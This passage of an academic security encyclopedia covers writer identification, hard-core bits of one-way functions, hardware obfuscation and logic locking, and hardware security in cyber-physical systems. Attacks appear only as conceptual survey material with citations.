retrieval consists in matching two distributions, one coming from the reference dataset obtained during the enrollment process, the second one obtained from the questioned document. In (Bulacu and Schomaker 2007), the problem of both writer identification and verification has been tackled by performing the analysis both at the texture level and at the allograph level. At the texture level, the orientation and curvature information have been encoded into a contour-based joint directional PDF. At the allograph level, portions of the character shapes, namely, graphemes, have been extracted and clustered to obtain a grapheme codebook. The PDFs of these common shapes have been then estimated and used to discriminate the writers. Furthermore, working at the character level allows visualization by forensic experts. This helps the forensic analysis of the handwriting of individuals as in (Niels et al. 2007) where dynamic time warping has been used to cluster the allographs and then build the representative vector of each writer by using the frequency of occurrence of each allograph for each character. In (Tan et al. 2009), a text-independent writer identification allograph-based approach has been presented. Specifically, 26 lowercase letters, 10 prototypes per letter, a vector description based on the frequency of both occurrency and nonoccurency of a feature in the document, and a chi-square metric have been used. An identification rate of 99.2% over a reference database generated by 120 writers has been obtained. The performance of the proposed method has been also discussed versus the choice of the letters to be used, the effect of the length of the text in the test document, the use of different matching metrics, and the method to compute the distributions. Eventually, the discriminative power of the alphabets has been analyzed.

Applications

Applications of handwriting recognition range from reading handwritten texts on postal envelopes or bank checks, to analog-to-digital conversion of textual data for automatic information indexing and retrieval.

Applications for either writer identification or writer verification can be found in several domains. The ancient manuscripts, for example, could serve to study the evolution of the style and form of writing over time, that in turn reflects the historical and cultural changes of the society. Knowledge about individual letters, ligatures, punctuation and abbreviations, and the

way they have evolved enables the paleographers and historians to identify the period when a manuscript was written. Handwriting has also an interesting relationship with neuroscience and several neurological disorders that could affect the writing motor skills. Handwriting could therefore be of diagnostic value for the neurologists, particularly if they have previous writing samples of the patient (Eaton 1938; Mergl et al. 2004). Another domain of interest is graphology, where handwriting is used as an insightful means of personality profiling, highlighting the character traits, and tracking the feelings and emotions of a person. As a matter of fact, graphologists claim that handwriting could reveal more than 200 personality traits including moods, temperaments, thinking patterns, fears, work drive, maturity, social interactions, and so forth. Handwriting recognition has also interesting applications in the field of forensic science where examiners have to identify the authorship of a questioned document (e.g. a will, a ransom note, or a threatening letter), verify signatures, identify forgeries, detect alterations, or analyze indented writings. At last, another application of writer identification is the identification of the writer in order to perform writer adaptation to be used in the framework of handwriting recognition so that the system is tuned to a specific writing style and, hence, can outperform a generic omni-writer system.

Recommended Reading

Bulacu M, Schomaker L (2007) Text-independent writer identification and verification using textural and allographic features. IEEE Trans Pattern Anal Mach Intell 29(4):701–717

Busch A, Boles WW, Sridharan S (2005) Texture for script identification. IEEE Trans Pattern Anal Mach Intell 27(11):1720–1732

Eaton HD (1938) Handwriting a neurological study. Calif West Med 48(6):430–435

Fujisawa H (2008) Forty years of research in character and document recognition an industrial perspective. Pattern Recogn 41:2435–2446

Hochberg J, Kelly P, Thomas T, Kerns L (1997) Automatic script identification from document images using cluster-based templates. IEEE Trans Pattern Anal Mach Intell 19(2):176–181

Mergl R, Juckel G, Rihl J, Henkel V, Karner M, Tigges P, Schröter A, Hegerl U (2004) Kinematical analysis of handwriting movements in depressed patients. Acta Psychiatr Scand 109(5):383–391

Niels R, Vuurpijl L, Schomaker L (2007) Automatic allograph matching in forensic writer identification. Int J Pattern Recogn Artif Intell 21(1):61–81

Plamondon R, Srihari SN (2000) On-line and off-line handwriting recognition: a comprehensive survey. IEEE Trans Pattern Anal Mach Intell 22(1):63–84

Plamondon R, Feng R, Woch A (2003) A kinematic theory of rapid human movements. Biol Cybern 89(2):126–138

Said HES, Tan TN, Baker KD (2000) Personal identification based on handwriting. Pattern Recogn 33(1):149–160

Schlapbach A, Bunke H (2007) A writer identification and verification system using HMM based recognizers. Pattern Anal Appl 10(1):33–43
[MathSciNet]

Schomaker L, Bulacu M (2004) Automatic writer identification using connected-component contours and edge-based features of uppercase western script. IEEE Trans Pattern Anal Mach Intell 26(6):787–798

Srihari SN, Cha SH, Arora H, Lee S (2002) Individuality of handwriting. J Forensic Sci 47(4):856–872

Tan GX, Viard-Gaudin C, Kot A (2009) Automatic writer identification framework for online handwritten documents using character prototypes. Pattern Recogn 42:3313–3323

Tomai CI, Zhang B, Srihari SN (2004) Discriminatory power of handwritten words for writer recognition. In: 17th International Conference on Pattern Recognition, vol 2, Cambridge, UK, pp 638–641

Zois EN, Anastassopoulos V (2000) Morphological waveform coding for writer identification. Pattern Recogn 33(3):385–398

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_412

Hard-Core Bit

Burt Kaliski[8] ✉
(8) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *hard-core bit* of a one-way function $y = f(x)$ is any bit or other binary function of the input x that is hard to compute significantly better than guessing given the output y alone.

Theory

Let f be a one-way function. According to the definition of such a function, it is difficult, given $y = f(x)$, where x is random, to recover x. However, it may be easy to determine certain information about x. For instance, the RSA function $f(x) = x^e \bmod n$ (RSA public-key encryption) is believed to be one-way, yet it is easy to compute the Jacobi symbol of x, given $f(x)$:

$$\left(\frac{x^e \bmod n}{n}\right) = \left(\frac{x}{n}\right)^e = \left(\frac{x}{n}\right).$$

Another example is found in the discrete exponentiation function $f(x) = g^x \bmod p$ (discrete logarithm problem), where the least-significant bit of x is revealed from the Legendre symbol of $f(x)$, i.e., $f(x)^{(p-1)/2}$, which indicates whether $f(x)$ is a square and hence whether x is even.

It has therefore been of considerable interest in cryptography to understand which parts of the inverse of certain one-way functions are

hardest to compute. This has led to the notion of a *hard-core bit*. Informally, a function B from inputs to $\{0, 1\}$ is *hard core* with respect to f if it is infeasible to approximate $B(x)$, given $f(x)$. Here, "approximating" means predicting with probability significantly better than 1/2.

Hard-core bits have been identified for the main hard problems in public-key cryptography, including the discrete logarithm problem and the RSA problem. Blum and Micali (1984) gave the first unapproximability results for the former; Alexi et al. (1988), the first complete results for the latter. (See also Håstad and Näslund (2004) for further enhancements.)

Goldreich and Levin (1989) have given a very elegant method for constructing a hard-core bit from *any* one-way function:

1. Define $g(x, r) = (f(x), r)$, where the length of r is the same as the length of x.

2. Define $B(x, r) = x_1 r_1 \oplus \cdots \oplus x_k r_k$, where x_i, r_i are the bits of x and r, and $\oplus$ is the exclusive-or operation.

If f is one-way, then g is clearly one-way. Goldreich and Levin's key result is a proof that the predicate B so constructed is hard core with respect to g. Intuitively, this can be viewed as saying that the XOR of a random subset of bits of the inverse is hard to predict.

Researchers have also studied the related problem of *simultaneous security* of multiple bits, that is, whether an individual hard-core bit remains difficult to approximate even if the values of other hard-core bits are known. Typically, some constant times log k bits can be shown to be simultaneously secure for the functions mentioned above, where k is the size of the input to the function; up to $k/2$ have been proven simultaneously secure for related functions (Håstad et al. 1993). It has been conjectured that half of the bits of the RSA/Rabin functions are simultaneously secure. See also Håstad and Näslund (2004) for some related results.

Applications

The primary application of hard-core bits is in constructing a pseudo-random number generator. As shown by Yao (1982) and Blum and Micali

(1984), if f is a one-way permutation and B is a hard-core bit of f, then the sequence

$$B(x_0), B(x_1), B(x_2), \ldots,$$

where $x_i = f(x_{i-1})$ and x_0 is a random seed, is indistinguishable from a truly random sequence of the same length. The proof proceeds by showing that any efficient algorithm to distinguish the sequence from a truly random sequence can also be used to distinguish the supposed hard-core bit from a random value, and hence to approximate the bit.

Cross-References

One-Way Function
Pseudorandom Number Generator

Recommended Reading

Alexi WB, Chor B, Goldreich O, Schnorr C-P (1988) RSA and Rabin functions: certain parts are as hard as the whole. SIAM J Comput 17(2):194–209
[MathSciNet]

Blum M, Micali S (1984) How to generate cryptographically strong sequences of pseudo-random bits. SIAM J Comput 13(4):850–863
[MathSciNet]

Goldreich O, Levin L (1989) A hard-core predicate for all one-way functions. In: Proceedings of the 21st annual ACM symposium on theory of computing. ACM, New York, pp 25–32

Håstad J, Näslund M (2004) The security of all RSA and discrete log bits. J ACM 51(2):187–230
[MathSciNet]

Håstad J, Schrift AW, Shamir A (1993) The discrete logarithm modulo a composite hides $O(n)$ bits. J Comput Syst Sci 47(3):376–404
[MathSciNet]

Yao A (1982) Theory and applications of trapdoor functions. In: Proceedings of the 23rd annual IEEE symposium on Foundations of Computer Science (FOCS). IEEE Computer Society Press, Los Alamitos, pp 80–91

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300428

Hardware Backdoor

Hardware Trojan

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300429

Hardware Considerations for Post-quantum Cryptography

Post-quantum Cryptographic Hardware Primitives

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300430

Hardware Implementation Explorations of Post-quantum Cryptographic Primitives

Post-quantum Cryptographic Hardware Primitives

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300431

Hardware Intellectual Property Protection

Hardware Obfuscation and Logic Locking

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300432

Hardware Intellectual Property Reverse Engineering

Hardware Obfuscation and Logic Locking

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300433

Hardware Obfuscation

Hardware Obfuscation and Logic Locking

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1646

Hardware Obfuscation and Logic Locking

Md Moshiur Rahman[9] ✉ and Swarup Bhunia[9] ✉
(9) University of Florida, Gainesville, FL, USA

✉ **Md Moshiur Rahman (Corresponding author)**
Email: rahman.m@ufl.edu

✉ **Swarup Bhunia**
Email: swarup@ece.ufl.edu

Synonyms

Hardware intellectual property protection; Hardware intellectual property reverse engineering; Hardware obfuscation; Logic locking

Definitions

Hardware obfuscation is a digital design transformation technique that protects semiconductor intellectual property (IP) where an IP is a reusable block of the design and owned or licensed by one entity. The motivation of obfuscation is to protect the IP from adverse access or malicious modification by unauthorized entities involved in the semiconductor design, manufacture, and supply chain.


Background

Integration of reusable hardware intellectual property (IP) to system-on-chip (SoC) design and manufacturing plays an important role in the current globalized semiconductor supply chain. To reduce the cost of design and

time-to-market, IP vendors need to send their valuable IPs to overseas facilities for manufacturing and testing. Such manufacturing and testing require open access to the designs which makes these IPs vulnerable to piracy, cloning, overproduction, reverse engineering, malicious modification, etc. by third party facilities. Such unauthorized access and modification adversely impact defense, aerospace, and other sophisticated application domains. In order to protect the IPs against such threats, hardware obfuscation poses as a potential solution as it obfuscates or locks the design functionality and creates corrupted outputs intentionally. Normal functional behavior can only be restored via application of design-specific key that is only known to the IP owner. Without the key, the IP is useless hence protects the critical asset or the IP from unauthorized access. In order to make the design functionality being dependent on the key, strategic structural and functional transformations are incorporated into the design logic. Such transformation is commonly known as hardware obfuscation.

Application

Obfuscation is defined as a technique of obscuring the functionality of a system in order to protect the IP embedded into the system. The obfuscation process inserts a functional or structural lock, which is key dependent, into the IP as shown in Fig. 1. Unless the lock is being bypassed or deactivated by applying the key, the obfuscated system or IP generates different or wrong outputs compared to the un-obfuscated version for the same input. Only the IP owner has access to the correct key and can protect the IP from being used by unauthorized entity.




Hardware Obfuscation and Logic Locking, Hardware Obfuscation and Logic Locking, Fig. 1
Obfuscation of an IP using a key to create functional corruption

Obfuscation Techniques


Several hardware obfuscation techniques have been proposed to allow the IP owners to obfuscate their IPs before considering to send those IPs offshore. However, all types of obfuscation schemes can be divided into two broad categories: combinational logic obfuscation and sequential logic obfuscation.

The basic combinational logic obfuscation technique “EPIC” has been proposed by Roy et al. (2008) where combinational logic gates, e.g., XOR/XNOR gates, are inserted in strategic locations of the synthesized gate-level netlist of an IP. Figure 2 illustrates the transformation of the original design by inserting key gates which are key driven. Correct key values will maintain the equivalency and incorrect key values will create bit flips in internal nets, leading to functional disruption. Kamali et al. (2019) incorporates obfuscation logic blocks, e.g., switch boxes, instead of key gates, as part of obfuscation logic to corrupt the IP operation.



Hardware Obfuscation and Logic Locking, Hardware Obfuscation and Logic Locking, Fig. 2
Combinational logic locking by inserting key gates: (**a**) original design; (**b**) obfuscated design

On the other hand, sequential logic obfuscation addresses the vulnerabilities that are inherent to the IP's operational state space. Chakraborty and Bhunia (2009) tries to increase the reachable state space of the finite-state machine (FSM) of the design by using "HARPOON" methodology that inserts additional flip-flops into the FSM. As demonstrated in Fig. 3, due to the addition, the state space and state transition diagram changes significantly. The obfuscated FSM runs in obfuscated states unless a key sequence is being applied to reach to the normal mode or functional states. In contrast, Dofe and Yu (2017) uses the existing state space and obfuscates the transition paths to valid states.



Hardware Obfuscation and Logic Locking, Hardware Obfuscation and Logic Locking, Fig. 3 Sequential obfuscation by adding extra states: (**a**) state transition space of original FSM; (**b**) state transition space of obfuscated FSM which is key (K_0, K_1, K_2) dependent

Attacks on Obfuscation

Each of the techniques comes with their own strengths as they try to address specific threat model and vulnerabilities. However, emergence of attacks

against different obfuscation techniques have been proposed as well which try to bypass, break, or remove the obfuscation logic (or lock) to retrieve the functional design. A number of structural and functional attacks have proven these obfuscation techniques to be weak as such attacks are able to extract the functionality restoring key, bypass the obfuscation logic, or remove the inserted corrupting logic. Subramanyan et al. (2015) proposed Boolean satisfiability (SAT) attack which is the strongest and most successful functional attack on combinational logic obfuscation. SAT attack iteratively prunes the key search space and in most cases can find the correct key that is being required to unlock the obfuscated design. Other attacks such as SAIL by Chakraborty et al. (2018) and SWEEP by Alaql et al. (2019) extract the structural features and reverse engineer the IP to find the unlocking key. Chakraborty et al. (2019) proposed a new attack that combines both structural and functional attacks in order to break combinational obfuscation. Meade et al. (2017) applies netlist reverse engineering on sequential obfuscation methods and extracts the functional states by structural and functional recovery of the underlying FSM. Gradually improved reverse engineering capabilities make these obfuscation techniques vulnerable to such functional and structural attacks.

Open Problems and Future Directions

In order to address a number of vulnerabilities that are inherent to the design and different obfuscation algorithms, development of strong, robust, and secure obfuscation technique has become a major challenge. Most of the efforts in developing a robust defense scheme have been applied in combinational logic obfuscation. Such trend also encouraged emergence of attacks focusing on those techniques. Compared to that, sequential obfuscation has not been explored to the same extent although commercial IPs will almost always contain sequential logic blocks. Therefore, emergence of scalable, attack-resistant sequential obfuscation technique with high reverse engineering complexity needs to be developed in order to address the in-field IP infringement.

Cross-References

References

Alaql A, Forte D, Bhunia S (2019) Sweep to the secret: a constant propagation attack on logic locking. In: 2019 Asian Hardware Oriented Security and Trust Symposium (AsianHOST). IEEE, pp 1–6

Chakraborty RS, Bhunia S (2009) Harpoon: an obfuscation-based SOC design methodology for hardware protection. IEEE Trans Comput Aided Des Integr Circ Syst 28(10):1493–1502

Chakraborty P, Cruz J, Bhunia S (2018) Sail: machine learning guided structural analysis attack on hardware obfuscation. In: 2018 Asian Hardware Oriented Security and Trust Symposium (AsianHOST). IEEE, pp 56–61

Chakraborty P, Cruz J, Bhunia S (2019) Surf: joint structural functional attack on logic locking. In: 2019 IEEE International Symposium on Hardware Oriented Security and Trust (HOST). IEEE Computer Society, pp 181–190

Dofe J, Yu Q (2017) Novel dynamic state-deflection method for gate-level design obfuscation. IEEE Trans Comput Aided Des Integr Circ Syst 37(2):273–285

Kamali HM, Azar KZ, Homayoun H, Sasan A (2019) Full-lock: hard distributions of sat instances for obfuscating circuits using fully configurable logic and routing blocks. In: Proceedings of the 56th Annual Design Automation Conference 2019, pp 1–6

Meade T, Zhao Z, Zhang S, Pan D, Jin Y (2017) Revisit sequential logic obfuscation: attacks and defenses. In: 2017 IEEE International Symposium on Circuits and Systems (ISCAS). IEEE, pp 1–4

Roy JA, Koushanfar F, Markov IL (2008) Epic: ending piracy of integrated circuits. In: Proceedings of the Conference on Design, Automation and Test in Europe, pp 1069–1074

Subramanyan P, Ray S, Malik S (2015) Evaluating the security of logic encryption algorithms. In: 2015 IEEE International Symposium on Hardware Oriented Security and Trust (HOST). IEEE, pp 137–143

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300435

Hardware Security

Hardware Security in the Age of Machine Learning
FPGA Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1726

Hardware Security in Cyber-Physical Systems

Francesco Regazzoni[10, 11] ✉
(10) University of Amsterdam, Amsterdam, The Netherlands
(11) Universtità della Svizzera italiana, Lugano, Switzerland

✉ **Francesco Regazzoni**
Email: f.regazzoni@uva.nl
Email: francesco.regazzoni@usi.ch
Email: regazzoni@alari.ch

Definitions

cHardware security in cyber-physical systems (CPSs) refers to all the activities needed to secure the hardware portion of CPSs. It is a fundamental element for the safe and trustworthy operation of CPSs. The hardware used in CPSs is composed of a cyber part and a physical part. To ensure security, both parts should be protected against adversaries aiming at altering the behavior (or the response) of the system or attempting to illegitimately accessing data.

Background

Because of the safety or security critical nature of the applications where they are often used, CPSs must be capable to withstand failures, malfunctioning, and deliberate attacks. The following six characteristics of CPSs expose them to security vulnerabilities (Alcaraz and Lopez, 2012; Alcaraz and Zeadally, 2013). (i) CPSs do not have a perimeter protection: since they can be directly available, attackers can easily gain physical

access to them; (ii) CPSs lack of predictability – they often operate dynamically, making it difficult to enforce security policy at the level of system; (iii) CPSs are pervasive diffused; the large number of CPSs deployed offers to adversaries an extremely large attack surface; (iv) CPSs are built on tight resource budget; this makes difficult to include protections and defenses against attacks; (v) several CPSs are intended to operate for many years; thus, they will have to face security threats not yet known; and (vi) CPSs comprise a cyber and a physical part; both can be targeted by adversaries. Furthermore, since CPSs include also actuators, attacks to hardware of CPSs can cause permanent damages if adversaries are able to compromise the target device and to use improperly these actuators. Several of the attacks reported so far were targeting software components of CPSs (Langner, 2011). Nevertheless, hardware components pose an increasing concern (Alcaraz et al, 2019).

Theory

The hardware of CPSs is at the interface between the cyber and the physical world, which is a very critical position security wise. Generally, CPSs can be subject to attacks threatening confidentiality (of the handled data or of the CPS itself), the integrity of the CPSs, or the authenticity of the whole system (Regazzoni and Polian, 2017).

Concerning confidentiality, the most common goal of adversaries is to access secret information handled by the CPSs. Since CPSs do not have perimeter protection, attackers can gain these information simply by tampering directly with the devices or by exploiting physical attacks such as power analysis and electromagnetic of fault attacks. Countermeasures against power analysis and electromagnetic attacks, which are anyway still subject of research for embedded devices, usually incur in relevant overheads in terms of power, energy, area, and performance. If it could be possible to relax the first constrains (or, at least, trade them with robustness), it will be much harder to do so for performance, since CPSs are often operated under extremely strict real-time requirements. Countermeasure against fault attacks are typically based on redundancy and are similar to the mechanism used to ensure the reliability of the system. However, particular attention needs to be payed to the type of faults considered in the threat model. In CPSs deployed in harsh environments, it

is very likely that a relevant number of faults will naturally happen. These faults could be sufficient to successfully mount attacks, despite not voluntary injected by an adversary. Because of this, to counteract fault attacks in CPSs, it is necessary to extend the threat model including also faults that might naturally occur. Design information of hardware components of CPSs is also an asset to be protected. In this case the goal of attackers is to steal IP blocks or any other intellectual property value (for instance, by using reverse engineering or similar techniques). These threats can be counteracted with obfuscation, camouflaging, or, where suitable, watermarking.

Integrity, in CPSs, means that no malicious modifications have been applied to the systems (or to its components). In this regard, the main concern is coming from hardware Trojans that can be injected in the hardware used to build CPSs. Effects of hardware Trojans in CPSs can be very different and include complete deactivation of the system (denial-of-service), leakage of sensitive information, or alteration of the functionality to render the CPS unstable. Countermeasures against hardware Trojans proposed so far, such as circuit analysis, formal verification, machine learning-assisted detection mechanisms, visual inspection, or side channel analysis, are generally applicable also to the case of CPSs. Approaches derived from concurrent online testing are also a promising solution for ensuring integrity of CPSs. These approaches require to include on-chip sensors that constantly monitor the behavior of the hardware or that carry out consistency checks. Despite being capable of detecting integrity threats not always active (such as hardware Trojans that are inactive for a long period), these monitors suffer two main drawbacks when applied in CPSs. Firstly, they might incur in an excessive area or energy overhead. Secondly, the capability of CPSs to be adaptive and to evolve over time makes the task of formulating sound monitoring conditions extremely hard. As all other computing systems, also CPSs are susceptible to supply chain threats such as replacement of valid firmware, improper device settings, component replacement, fictitious recycling, or design alteration (Areno, 2020). Consequences of these attacks depend on the power of the adversary and include malfunctioning of the device (for instance, when, in a time critical CPS, a component is replaced with another one that cannot achieve the same performance, making real time operations impossible), unreliable access protection (when an adversary can, e.g., leverage a modified

firmware to gain illegitimate access to a CPS), or reintroduction in the supply chain of components that were intended to be recycled. It is important to notice that any alteration to the integrity of hardware is very likely to affect the software that is running on top of it. For this reason, it is crucial to put in place all the measures and use all the technologies that can guarantee the integrity of hardware components of CPSs.

Authenticity, in CPSs, involves both the fact that a system must rely on the authenticity of its components and the fact that the components can rely on the authenticity of the system they belong. Authentication is ensured by dedicated cryptographic primitives and protocols, such as message authentication and access control. These authentication mechanisms however require the support for storing and managing secret keys. Key management can be difficult to be implemented in CPSs since they have limited resources and since they are, at least potentially, in the hands of an adversary. Physical characteristics of CPSs however can be exploited to extract unique identifiers, such as PUFs, suitable for implementing secure authentication protocols with a simpler key management. Often, in CPSs, it is required to verify the authenticity of the data generated. This is, for instance, the case of the data read by a remote sensor used to monitor critical infrastructure. Data authentication can be achieved generally in two ways: by authenticating both the sensor itself and the channel over which the communication is carried out or by including sensor-related information into the transmitted data.

As in other systems, the hardware of CPSs can be attacked by combining different attack techniques, for instance, combining multiple channels to extract secret information or altering the operating conditions to weak some protection and, thanks to this, perform unauthorized actions on the device. Furthermore, it is also possible to combine hardware and software attacks, for instance, by installing specific software routines to activate hardware Trojans that would stay otherwise inactive. It is also important to notice that the potential scale of attacks to CPSs hardware significantly increases compared to classical systems. On the one side, several devices belonging to the same infrastructure can be attacked at the same time: if some of these devices are weakened than others, it could be possible that the adversary is able to attack a number of devices sufficient to compromise the whole system. On the other side, weak CPSs can be also

used to run distributed attacks, with a scale and power much higher than the ones achieved running the same attacks with conventional devices.

Open Problems and Future Directions

CPSs, especially when deployed on harsh environments or in critical infrastructure, are expected to run for decades. Because of this, they are subject to attacks not yet known at the design time. In general, CPSs include the capability of evolving and adapting to new environmental situations and operating conditions. However, adaptation capabilities are not yet present in their security part, especially in the hardware portion. The research community is tackling the general problem of adapting security functionalities (under the umbrella of crypto-agility). These concepts should be put forward also considering the specificity of the CPSs domain. The evolving and adapting capabilities of CPSs make challenging also the formulation of sound monitoring conditions and security policies.

A large share of the research on hardware security in CPSs is devoted only to securing the cyber part of the systems. Nevertheless, the physical part of the system (and the tool chains used for it) is exposed to exactly the same threats. For instance, the noise produced by the actuators of 3D printers has been used to reverse engineering the printed file with an acoustic side channel attack (Al Faruque et al, 2016). The attack has been further amplified by a corrupted tool chain (Chhetri et al, 2019). Countermeasures against these types of attacks should be studied also for the physical portion of the system to achieve a complete protection of the hardware of CPSs

Cross-References

Hardware Security
Hardware Trojan
Physical Unclonable Functions (PUFs)
Side-Channel Attacks

References

Al Faruque MA, Chhetri SR, Canedo A, Wan J (2016) Acoustic side-channel attacks on additive manufacturing systems. In: 2016 ACM/IEEE 7th International Conference on Cyber-Physical Systems (ICCPS). IEEE, pp 1–10

